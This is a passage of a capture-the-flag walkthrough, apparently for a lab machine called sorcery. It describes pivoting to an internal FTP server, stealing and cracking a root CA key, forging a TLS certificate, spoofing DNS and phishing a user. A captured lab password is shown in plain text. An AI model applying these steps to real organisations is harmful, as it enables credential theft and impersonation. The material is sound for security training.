
From the attacker machine, an anonymous FTP connection is initiated to the internal FTP server at 172.19.0.10 using ftp anonymous@172.19.0.10.

In the Ligolo-ng session, the attacker creates a new interface named dark, adds a route for 172.19.0.10/32, and starts the tunnel. This allows direct access to the internal FTP server through the pivoted connection.

The FTP session connects successfully to vsFTPd 3.0.3. Anonymous login is accepted with an empty password, confirming that open anonymous access is enabled on the internal FTP server.


Navigating to the pub directory with cd pub and running dir shows two critical files:
- RootCA.crt (1826 bytes)
- RootCA.key (3434 bytes)

Using mget * in the FTP session, both RootCA.crt and RootCA.key are downloaded successfully in binary mode. The private key is particularly sensitive.

RootCA.key displays the full encrypted private key in PEM format (—–BEGIN ENCRYPTED PRIVATE KEY—–).

The attacker runs pem2john RootCA.key, which extracts a long John the Ripper hash format from the encrypted private key, ready for offline cracking.

The attacker launches Hashcat against hash.txt (the PEM private key hash) using rockyou.txt. It fails quickly with “No devices found/left” due to an outdated PoCL OpenCL runtime and no suitable GPU/CPU devices detected.

Hashcat is running in mode 24410 (PKCS#8 Private Keys — PBKDF2-HMAC-SHA1 + 3DES/AES). It is processing rockyou.txt at ~8.6k H/s. After ~13 minutes, no password has been recovered yet (0/1 digests cracked), with ~60% progress.

The password crack is password
Certificate Generation and Phishing

You generated a 2048-bit RSA private key for dark.sorcery.htb and created a Certificate Signing Request (CSR) using openssl req. There was an initial typo (penssl instead of openssl) which was quickly corrected.

You used openssl rsa to decrypt the encrypted RootCA private key (RootCA.key) and saved the unencrypted version as RootCA-unenc.key. This step is necessary because you need the plaintext private key to sign certificates later.

You used openssl x509 to sign the certificate signing request (dark.sorcery.htb.csr) with your RootCA, producing the final dark.sorcery.htb.crt valid for 365 days. This makes the certificate trusted if the victim has installed your RootCA.

You combined the private key (dark.sorcery.htb.key) and the signed certificate (dark.sorcery.htb.crt) into a single PEM file (dark.sorcery.htb.pem) using cat. This PEM file is required to configure your web server to serve HTTPS content for the fake dark.sorcery.htb domain.

You added the entry 10.10.15.210 dark.sorcery.htb into the custom hosts file /dns/hosts-user so that your local DNS server can resolve the fake subdomain dark.sorcery.htb to your attack machine’s IP during the phishing attack.

Executed the ./convert.sh script inside the /dns directory. This script likely converts or prepares the hosts file (hosts-user) into a format that dnsmasq can use for custom DNS resolution.

You created a new interface named dark using ifcreate, added a route for the internal network 172.19.0.10/32 through this interface, and then started the tunnel with start –tun dark. This allows your attack machine to reach internal services on the 172.19.0.0 network.
Captured Credentials

You attempted to start dnsmasq in no-daemon mode with the custom hosts file, but it failed with the error “Address already in use” on port 53. This happens because another DNS service (probably systemd-resolved or another dnsmasq instance) is already listening on port 53.

This shows the full successful SMTP session using swaks. The email was accepted by MailHog (250 Ok), and the body contains the phishing link https://dark.sorcery.htb/user/login along with some obfuscated text, confirming the phishing email was delivered.
POST https://git.sorcery.htb/user/login
   user_name: tom_summers
password: jNsMKQ6k2.XDMPu.The POST request you captured shows that your phishing attack was successful. When the victim Tom Summers clicked the malicious link in the email you sent via swaks, he was redirected to your fake login page hosted at dark.sorcery.htb (which you made resolve via DNS and TLS certificate). Believing it was the legitimate company Git service (git.sorcery.htb), he entered his real credentials: username tom_summers and password jNsMKQ6k2.XDMPu.
SSH Access

After successfully cracking the password, the attacker logs in via SSH to 10.129.28.12 as tom_summers. Upon access, the system presents an Ubuntu 24.04.2 LTS environment (minimised install).

On the new machine (tom_summers@main), cat user.txt displays the user flag
Escalate to Root Privileges Access
Privilege Escalation:

sudo -l as tom_summers fails with “Sorry, user tom_summers may not run sudo on localhost“. No sudo privileges are available for this user.
